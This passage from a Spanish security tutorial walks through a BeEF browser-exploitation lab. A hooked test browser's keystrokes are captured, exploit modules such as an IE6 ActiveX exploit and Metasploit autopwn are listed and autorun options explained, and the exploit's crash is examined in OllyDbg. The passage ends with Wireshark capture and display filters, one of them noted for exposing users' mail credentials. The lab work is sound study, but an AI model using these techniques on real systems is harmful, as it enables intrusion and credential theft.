
```
        <input type='password' name="pwd" size=15 maxsize=10 value='' class="login" >
      </td>

<tr>
<td align=center colspan=2>
        <br>
        <input type='submit' value='Log in' class="login">
      </td>

</table>
</form>

</p>
</td>
</tr>
</table>
</center>
</div>
```


Como veis es una manera de poner un login aunque sin ningún CGI que lo controle,es para que se vea mejor ;-) Si ahora entramos otra vez con IE vemos:



Y si colocamos un nombre y contraseña podemos ver como el keylogger funciona y los captura:

5.1 Modulo Standard

Ahora vamos a juguetear con los modulos, para ello seleccionamos el ordenado zombie con el que vamos a actuar en el frame izquierdo y vamos a ver el **Modulo Standard**:



Hay muchas posibilidades, primero vamos a probar si funciona el enviar un simple Alert Dialog, que como podemos ver envia un mensaje en Windows XP:

Funciona bien, no vamos a mostrar todo, pero si que me ha llamado la atención el modulo que detecta la maquina virtual, vamos a verlo:

Este modulo no me funciono pero de todas formas os lo pongo para que veáis que todos los módulos tienen una opción de **"Set Autorun"** , lo que permitiría que ese modulo fuera aplicado directamente nada mas entrar el ordenador zombie, en un caso real será la opción mas utilizadas

junto a los exploit, pues no sabemos el tiempo que puede estar el cliente conectado y además permite dejar el sistema desatendido y autónomo.

5.2 Modulos Browser

Continuamos mirando los **"Browser Modules"**, que son en general exploits preparados para diferentes navegadores. Aquí tenemos muchas opciones:

Browser Modules Network
IE6 setSlice calc.exe (CVE-2006-3730)
XP SP2 IE Bindshell (CVE-2009-0075)
Safari File Theft (CVE-2009-0137)
DoS Chrome
DoS Firefox (Keygen)
DoS Generic
Malicious Java Applet
Mozilla nsIProcess Interface
MSF Browser Autopwn
MSF Browser Autopwn (M)
MSF Browser Exploit
MSF SMB Challenge Theft
MSF Payload Java Applet


Vamos a comenzar probando el primero, que es para **IE 6**; seleccionamos la IP del ordenador zombie (si no aparece en el frame izquierdo, debéis recargar la página de beef con F5 y vuelve a salir) y le damos al primer modulo:

Como veis nos explica en que consiste, aunque para aclararlo todo podemos buscar el código de la vulnerabilidad **MS06-057** en Google y vemos:


"Existe una vulnerabilidad de ejecución remota de código en el shell de Windows debida a la validación incorrecta de parámetros de entrada cuando la invocación la realiza el control **ActiveX WebViewFolderIcon** (Vista Web). Esta vulnerabilidad podría permitir la ejecución remota de código si el usuario visita un sitio web malintencionado o visualiza un mensaje de correo electrónico del mismo tipo. Un atacante podría aprovechar la vulnerabilidad al alojar un sitio web

que contenga una página web utilizada para aprovechar esta vulnerabilidad. Un atacante que aprovechara esta vulnerabilidad podría lograr el control completo de un sistema afectado.” Como vemos otro problema ocasionado por los ActiveX, toda una maldición para el IE.


Si os fijais en la imagen anteriror, también tenemos la opción de ponerlo en el **Autorun** y para ejecutarlo le damos a **“Send Now”**. Si ahora miramos el Windows XP vemos esto:



Como veis el exploit ha funcionado, ejecutando en este caso la calculadora. En un caso real se podría cargar un troyano o cualquier tipo de malware que dejará la maquina a merced del atacante. También vemos que debido al exploit el IE ha sufrido una excepción y se va a cerrar; si queremos ver algo mas del problema podríamos tener nuestro querido **Ollydbg** como debugger del sistema (just-in-time **JIT**) y se cargaría con la excepción. Para ello en Olly debemos llegar a **“Options”** > **“Just-in-time debugging”**:



Como vemo el JIT de windows es el **DrWatson (drwtsn32.exe)**, que es el que crea el informe de errores; pero con la primera opción haremos a Ollydbg nuestro JIT para todas las excepciones del sistema, lo que nos permitiría ver los efectos del exploit, tras el ataque se ejecutara Olly y lo vemos parado aquí:



Como veis en este caso **ESI** apunta a una zona que no existe, por lo que se ha provocado una **Access Violation (C0000005).**


5.3 Wireshark.

En este momento, para explicar como funciona el exploit, Ollydbg no nos va a servir pues nos faltan más datos, lo dejamos aquí por el momento. Pero si sabemos que todo comienza cuando el ActiveX **WebViewFolderIcon** no valida correctamente los datos que le manda nuestro servidor BeEF; allí si que podemos ver lo que realmente ocurre y para eso vamos a utilizar un sniffer de red, en concreto nuestro amigo Wireshark, que es un gran analizador de protocolos de red.

Los sniffer de red son programas que capturan las tramas de red a los que tiene acceso, aunque no vayan dirigidos a nuestra maquina, eso se consigue al poner la tarjeta de red en modo promiscuo, pues normalmente nuestra tarjeta no acepta aquellos paquetes que no vayan dirigidos a ella. Siempre se puede rastrear nuestra propia conexión, viendo como nos comunicamos por internet con otras máquinas, pero donde gana muchas posibilidades los olfateadores de red es en una red local, pues tendrán acceso a la comunicación de otras maquinas, lo cual es perfecto para comprender como funciona todo.

En este caso tenemos mi maquina principal (host) con Debian con un IP **192.168.1.3**, donde vamos a ejecutar **Wireshark** (como root) y la pondremos a analizar la red en el momento de que lancemos el ataque desde el servidor beef en **192.168.1.19** (backtrack4) hasta el windows XP con IP **192.168.1.201**, donde esta el Internet Explorer con la pagina de prueba cargada.

Una vez cargado el **Wireshark**, debemos ir al menú **Capture > Options**, donde podemos ver esta imagen:



Comprobamos que la interface es correcta (eth0), que tengamos marcada la opción **"Capture packets in promiscuous mode"** (por lo que ya hemos comentado) y directamente podemos darle a **"Start"** y comenzará a sniffar en la red.

En esta pantalla podemos filtrar lo que debe capturar, **filtros de captura**; para ello vemos el botón **"Capture Filter"** que al darle veremos unas cuantas opciones que vienen por defecto. Por si queréis crear vuestras propias opciones, he obtenido esta serie de ejemplos de otro gran blog de seguridad, [Seguridad y Redes. Página Personal de Alfon.]

Filtros basados en hosts

Sintaxis	*Significado*
host host	Filtrar por host
src host host	Capturar por host origen
dst host host	Capturar por host destino

Ejemplos

host 192.168.1.20	Captura todos los paquetes con origen y destino 192.168.1.20
src host 192.168.1.1	Captura todos los paquetes con origen en host 192.1681.1
dst host 192.168.1.1	Captura todos los paquetes con destino en host 192.168.1.1
dst host SERVER-1	Captura todos los paquetes con destino en host SERVER-1
host www.terra.com	Captura todos los paquetes con origen y distino www.terra.com

Filtros basados en puertos

Sintaxis	*Significado*
port port	Captura todos los paquetes con puerto origen y destino port
src port port	Captura todos los paquetes con puerto origen port
dst port port	Captura todos los paquetes con puerto destino port
not port port	Captura todos los paquetes excepto origen y destino puerto port
not port port and not port port1	Captura todos los paquetes excepto origen y destino puertos port y port1

Ejemplos

port 21	Captura todos los paquetes con puerto origen y destino 21
src port 21	Captura todos los paquetes con puerto origen 21
not port 21 and not port 80	Captura todos los paquetes excepto origen y destino puertos 21 y 80
portrange 1-1024	Captura todos los paquetes con puerto origen y destino en un rango de puertos 1 a 1024
dst portrange 1-1024	Captura todos los paquetes con puerto destino en un rango de puertos 1 a 1024

Filtros basados en protocolos Ethernet / IP

Sintaxis	*Significado*
ip	Captura todo el trafico IP
ip proto \tcp	Captura todos los segmentos TCP
ether proto \ip	Captura todo el trafico IP
ip proto \arp	Captura todo el trafico ARP

Filtros basados en red


Sintaxis	*Significado*
net net	Captura todo el trafico con origen y destino red net
dst net net	Captura todo el trafico con destino red net
src net net	Captura todo el trafico con origen red net

Ejemplos

net 192.168.1.0	Captura todo el trafico con origen y destino subred 1.0
net 192.168.1.0/24	Captura todo el trafico para la subred 1.0 mascara 255.0
dst net 192.168.2.0	Captura todo el trafico con destino para la subred 2.0
net 192.168.2.0 and port 21	Captura todo el trafico origen y destino puerto 21 en subred 2.0
broadcast	Captura solo el trafico broadcast
not broadcast and not multicast	Captura todo el trafico excepto el broadcast y el multicast

Por cierto, estos filtros no son propios de Wireshark, pertenecen a la librería LibPcap, que es necesaria para la captura de paquetes y hacer al tarjeta de red promiscua. Esta librería también es utilizada por otros programas con **Tcpdump** y **Windump**, por lo que estos filtros también se puede usar con esos programas.

En este caso no hemos utilizado ninguno por lo que wireshark ha capturado todo tipo de paquetes:



Como muchos de estos paquetes no nos interesa, ahora podemos usar las opciones de los **filtros de visualización**, que son los que se pueden poner en **"Filter"** de la ventana principal, también con **+Expression** se pueden usar las expresiones por defecto para crear filtros. Y para cambiar de filtro, primero hay que eliminar el efecto del anterior con **"Limpiar"** y entonces se puede poner otro nuevo, viendo el resultado cuando le demos a **"Aplicar".**

Siguiendo con el excelente blog de Alfon, donde hay muchísima información mas sobre Wireshark y otras excelentes herramientas de auditoria de redes; podemos ver como formar los filtros de visualización:

Filtros de visualización

Ejemplos

Sintaxis	Significado
ip.addr == 192.168.1.40	Visualizar tráfico por host 192.168.1.40
ip.addr != 192.168.1.25	Visualizar todo el tráfico excepto host 192.168.1.25

ip.dst == 192.168.1.30	Visualizar por host destino 192.168.1.30
ip.src == 192.168.1.30	Visualizar por host origen (source) 192.168.1.30
ip	Visualiza todo el tráfico IP
tcp.port ==143	Visualiza todo el tráfico origen y destino puerto 143
ip.addr == 192.168.1.30 **and tcp.port** == 143	Visualiza todo el tráfico origen y destino puerto 143 relativo al gost 192.168.1.30
http contains "*http://www.terra.com***"**	Visualiza el trafico origen y destino www.terra.com. Visualiza los paquetes que contienen www.terra.com en el contenido en protocolo http.
frame contains "@miempresa.es"	Visualizamos todos los correos con origen y destivo al dominio **miempresa.es**, incluyendo **usuarios, pass**, etc
icmp[0:1] == 08	Filtro avanzado con el que visualizamos todo el tráfico **icmp** de tipo **echo request**
ip.ttl == 1	Visualiza todo los paquetes IP cuyo campo TTL sea igual a 1
tcp.windows_size != 0	Visualizar todos los paquetes cuyos campo Tamaño de Ventana del segmento TCP sea distinto de 0
ip.tos == x	Visualiza todo los paquetes IP cuyo campo TOS sea igual a x
ip.flags.df == x	Visualiza todo los paquetes IP cuyo campo DF sea igual a x
udp.port == 53	Visualiza todo el trafico UDP puerto 53
tcp contains "terra.com"	Visualizamos segmentos TCP conteniendo la cadena terra.com

Con estos nos hacemos una idea de las grandes posibilidades que tiene los filtros para ayudarnos a analizar la gran cantidad de datos que puede obtener este programa. Como añadido tenemos la opción de combinar filtros con operadores lógicos:

Negación:	**!** ó **not**
Unión o Concatenación:	**&&** ó **and**
Alternancia:	**||** ó **or**


Y también podemos comparar los filtros:

Igual a:	**eq** ó **==**
No igual:	**ne** ó **!=**
Mayor que:	**gt** ó **>**
Menor que:	**lt** ó **<**
Mayor o igual:	**ge** ó **>=**
Menor o igual:	**le** ó **<=**

